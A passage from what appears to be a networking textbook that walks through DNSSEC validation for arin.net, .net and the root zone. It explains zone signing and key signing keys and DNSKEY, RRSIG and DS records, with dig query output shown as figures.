kAtemorVtDtdPwm W3sUFqhb8S9sUakgVihMrkSjgQ+OnIwbDhXe6sXQz5GHPeaLQB97VL9w cUKK
1AG/
arin.net.               14152   IN      RRSIG   DNSKEY 5 2 43200 202007271200
08 20200713110008 5612 arin.net. ceud197iWRwdQfmylVcXZAJG7Bay3AHWuUwvTXs4l32g
gJ258y8Nb9ui mnMp0rbPRfrTtO97QZGM+hrenLj3/Tj+6aWwVmAZHoPy1ZkSRvlTOE7N LpPd/rt
AH5XANALDZ1r8NUMQEXfSlQSpr9lebhO6dS/XefCThN7s8ROh f68=
arin.net.               14152   IN      RRSIG   DNSKEY 5 2 43200 202007271200
08 20200713110008 44725 arin.net. K7tB8IoqsVMEGU7IEl3QQ8Wvgy6e1ZUGa4uFawnteTC
zu18h/FEizKdk l3XoYyIsS1SHbJlknADP6SMqZCCnoKRVysCehZ+4F5zWVQRiHkzDs/4y ImPRbL
D2EdK914mM+2OvEfMGeGnlLNQLad7uRRCbbcVc5kffalslSp/y q2c=
arin.net.               14152   IN      RRSIG   DNSKEY 5 2 43200 202007271200
08 20200713110008 49918 arin.net. QdmsgUgC3A4lURN6+uxPnLjcWPNRumU83KOGmmKSeXB
00NiK7oY+7ugV s2FBTwq5dCE2ZTqiHP5KKy1urXzvsn8uVmn/8R33XgPpamui1MBeMN/x sU1Ykd
opQNbK31nR8OiciUsbGoZSs3Bm8jNgmSQl05N9rZ4HPNykr41u hXg=

;; Query time: 24 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Jul 13 23:25:20 EDT 2020
;; MSG SIZE  rcvd: 1133
```

FIGURE 7-4 arin.net's DNSKEY resource records that validate the RRSIG resource record

Each zone has two key pairs: a zone signing key (ZSK) and a key signing key (KSK). The ZSK signs every resource record in a zone (creating RRSIG resource records for each group), with the exception of the DNSKEY resource records, which are signed by the KSK (creating an RRSIG resource record for the DNSKEY group). The keys that sign are private keys. The DNSKEY resource records contain the corresponding public keys.

ZSKs and KSKs are really public/private key pairs. The private key of the ZSK pair signs all non-DNSKEY resource records of the zone. That ZSK private key's corresponding public key is stored in a DNSKEY resource record. The private key of the KSK pair signs DNSKEY resource records. That KSK private key's corresponding public key is stored in a different DNSKEY resource record.

It's difficult to swap out an old or compromised KSK. Changing the ZSK is a lot easier. A smaller ZSK can be used, without compromising the security of the server, minimizing the amount of data that the server has to send with each response. A larger KSK can be used and kept separately, so the parent zones don't have to frequently update the DS resource records (discussed shortly). Furthermore, the DNSKEY resource record set and corresponding RRSIG resource records can be cached for future use.

DNSKEY resource records that have the value 256 contain ZSKs (public keys), while DNSKEY resource records that have the value 257 contain KSKs (public keys as well). In Figure 7-4, you can see that arin.net sends two of each type of key.

RFCs and experts recommend replacing KSKs over a period of years and replacing ZSKs over a period of months. During this short rollover period, both the new and old keys should be in the zone (and do "double signing"), as this enables old keys to time out and be removed from caches.

In other cases, the zone could be prepublishing for rollover, future keys (one future ZSK and one future KSK) that are not yet used for signing.


In the current story, if the decrypted hash matches the computed hash by the RIT DNS server, the DNSKEY resource record validates the RRSIG resource record, and the RRSIG resource record validates the A resource record. All is good.

Step 4 Wait a minute! What if someone broke into the arin.net DNS server and generated their own public/private key pair? Even though it would be hard to find a zone that doesn’t use a ZSK pair and a KSK pair, the DNSSEC RFCs do not require two key pairs, and it is possible to use one key pair to sign all zone data.

Now the attacker can modify the DNS resource records, point to incorrect IP addresses, and sign the resource records with an attacker key.

To make sure this doesn’t happen, arin.net’s KSK public key is certified by a higher authority. arin.net had previously sent its KSK public key to the .net zone administrators, and after arin.net was validated, the .net zone agreed to vouch for arin.net, by taking arin.net’s KSK public key and hashing it. This is in the form of another new DNS resource record—the delegation signer (DS) resource record. arin.net’s DS resource record is stored on the .net DNS servers.

The DS resource records authenticate the KSKs of the child zones and have nothing to do with the ZSKs of the child zones. In Figure 7-5 you’ll notice that there are 2 DS resource records returned, one each for the ZSKs returned in Figure 7-4.



```
jonathan@kali-weissman:~$ dig +dnssec ds arin.net.

; <<>> DiG 9.16.3-Debian <<>> +dnssec ds arin.net.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34900
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 512
;; QUESTION SECTION:
;arin.net.                      IN      DS

;; ANSWER SECTION:
arin.net.               21599   IN      DS      49918 5 1 F11B03C6DB17180A55F950
A7B2B23E8DF341F662
arin.net.               21599   IN      DS      49918 5 2 4F5176F7134B40FF4AC18A
976D5AFBAECF14F2068CEF6DD9EF51164E 144CB160
arin.net.               21599   IN      RRSIG   DS 8 2 86400 20200718063646 2020
0711052646 36059 net. FTRQWdIp5H+pAtkz9cdvgSLX108DCVraie/6njQOvvy/JKE4G8prUVO6 h
p5eo+h9FPQ66lbf3358ytdf95J/gp/VtqJsUmWePssAwaCRJFlHtq0a n2CDO1L8U+8XFBZiOax3M9xE
U/r5cp/aA9jGVd3q4D8MWgoq5ojWWNEp m3cVKMpGQmYYvxNNkvk+82r01FJ5r1KoT1L4B9+wLuezQg=
=

;; Query time: 112 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Jul 13 23:30:02 EDT 2020
;; MSG SIZE  rcvd: 316
```

FIGURE 7-5 The DS resource records that validate the DNSKEY resource records of arin.net

In our example, the .net zone, when giving the RIT DNS server a referral to the authoritative DNS servers for arin.net (step 5 of Figure 7-1), also sent a DS resource record, which contains the hash of arin.net's KSK public key.

The RIT DNS server then hashes arin.net's KSK public key and compares the results to the DS resource record sent from the .net zone. If the hashes match, we know that arin.net's public key is really arin.net's public key and that the resource records sent are legitimate.

How do we trust the DS resource record itself? The DS resource record is in turn hashed and encrypted with .net's ZSK private key and presented in the form of an RRSIG resource record.

If a DNS client's DNS server (the RIT DNS server, in this case) supports DNSSEC, it sets the **DO** (DNSSEC OK) flag in its DNS queries to a root server (step 2 of Figure 7-1), an authoritative TLD DNS server (step 4 of Figure 7-1), and the authoritative DNS server of the second-level domain in question (step 6 of Figure 7-1). In turn, the root server and the authoritative TLD DNS server will return extra DNS resource records (steps 3 and 5 of Figure 7-1), which tell the DNS client's DNS server that the child zones are DNSSEC-enabled in the form of the DS resource records and the RRSIG resource records for the DS resource records, mentioned earlier. The second-level domain's authoritative DNS server doesn't have DS resource records to send, but in addition to the regular DNS response, it will also return RRSIG resource records for each resource record group (step 7 of Figure 7-1).

To manually query for the DS record of arin.net, enter the following command:


```
dig +dnssec ds arin.net.
```

Refer to Figure 7-5.

Step 5 Now the RIT DNS server would request that the .net zone send its DNSKEY resource records. To do that manually, enter the following command:

```
dig +dnssec dnskey net.
```

You'll notice that .net sends two ZSKs (identified by 256) and one KSK (identified by 257), in Figure 7-6, Also, notice that there is one RRSIG for all three DNSKEY resource records.



```
jonathan@kali-weissman:~$ dig +dnssec dnskey net.

; <<>> DiG 9.16.3-Debian <<>> +dnssec dnskey net.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27744
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 512
;; QUESTION SECTION:
;net.                           IN      DNSKEY

;; ANSWER SECTION:
net.                    14655   IN      DNSKEY  257 3 8 AQOYBnzqWXIEj6mlgXg4LWC0
HP2n8eK8XqgHlmJ/69iuIHsa1TrHDG6T cOra/pyeGKwH0nKZhTmXSuUFGh9BCNiwVDuyyb6OBGy2Nte
9Kr8NwWg4 q+zhSoOf4D+gC9dEzg0yFdwT0DKEvmNPt0K4jbQDS4Yimb+uPKuF6yie WWrPYYCrv8C9K
C8JMze2uT6NuWBfsl2fDUoV4l65qMww06D7n+p7Rbdw WkAZ0fA63mXVXBZF6kpDtsYD7SUB9jhhfLQE
/r85bvg3FaSs5Wi2BaqN 06SzGWI1DHu7axthIOeHwg00zxlhTpoYCH0ldoQz+S65zWYi/fRJiyLS Bb
6JZOvn
net.                    14655   IN      DNSKEY  256 3 8 AQPeYYme8NvhAl+0XjyGqHVe
p4Y1T2OrRmO+L3QGULBlOe571PnxI+gR yXCQmtN7WpoJxzALFSVBPsggqwOP+wnmCx8DZ49NHrfS7Wb
MtoYHTtia IvHTjZZ88leuCtNLqfIH8N1Ax68Xnf4uKobYFgZXj0M2Zi7YI84iFkCp IyZk6VIiJpvpN
gyCK5mWetPF2zmO2jXC8M045JIPam38reXD
net.                    14655   IN      DNSKEY  256 3 8 AQPlC0AS+lRQ2S97U6GcXyIt
QZSEC9CJ1XIPOah6RkU8CtoSwvapf/M6 T/qZvJhcqnLAwujEiIOMWTwwSQ8XDUDn8fiw4upqe5wg/fa
vLI2Uc3El QcD7qoqufLnmspGP5urK9JTqGkW9PFfMd/iPCfLLnpjiZEv7qBYhR0Qx jYRyyNIZ/wpGj
dNs1rKmiZxHqp4hT6oEVlL2rLbjpzeZwRRf
net.                    14655   IN      RRSIG   DNSKEY 8 1 86400 20200728162830 
20200713162330 35886 net. AIg3lvxxh8/6495gLHKQB4EXWx3xfq/cp9jRQOF0DsoE4WVxzxKnoU
P2 z9nu/l2VUzGzU5zV1fvmlj6IziQ0b5Z0OudpXZI2Uu2H8zkpb1M4YzAC nYr/qgWXqeUpgwWTmu9k
RDWGuD29BBm2FQxlQRgoa8cfnRKTYD99ognt VtQ1nljw1faXVAC4/RxK805hiFIRE6x7Umq9W1XNTO9
jo9uVCgB0dqa5 b8z1EedyhPtzla3+f5ksom8sJt07LdQmljJ5nfyz6JN2IYXoJs9MXdlq VCGlWMUYl
AuXFh8WPWyXnq9KYwJd+oNYTLFwZw6TEQshti0/Lc5nI/nw rL0Ltg==

;; Query time: 124 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Jul 13 23:39:48 EDT 2020
;; MSG SIZE  rcvd: 953
```

FIGURE 7-6 .net's DNSKEY resource records that validate the RRSIG resource records

.net's ZSK public key in a DNSKEY resource record decrypts the RRSIG to validate the DS resource records.

.net's KSK public key in a KSK DNSKEY resource record decrypts the RRSIG of the ZSK DNSKEY resource record group.

The RIT DNS server takes the .net KSK public key, decrypts the RRSIG encrypted hash, and computes its own hash. If the two match, the .net zone has proven it is really the .net zone.

Step 6 But wait another minute now! What if someone broke into the .net zone and used a different public/private key pair as described? Just like arin.net's KSK is certified by its higher level parent, .net, the .net zone's KSK is certified by its higher level parent the root zone, simply represented by a dot.


A hash of the .net KSK public key was sent in a DS resource record from the root zone earlier to the RIT DNS server (step 3 of Figure 7-1). To do that manually, execute the following command:

```
dig +dnssec ds net.
```

Then, the RIT DNS server hashes .net's KSK public key and compares the results to the DS resource record sent by the root zone.

If the hashes match, we know that .net's public key is really .net's public key and that the resource records sent are legitimate.

How do we trust the DS resource record itself? The DS resource record is in turn hashed and encrypted with the root zone's ZSK private key and presented in the form of an RRSIG resource record, as shown along with the DS records in Figure 7-7.



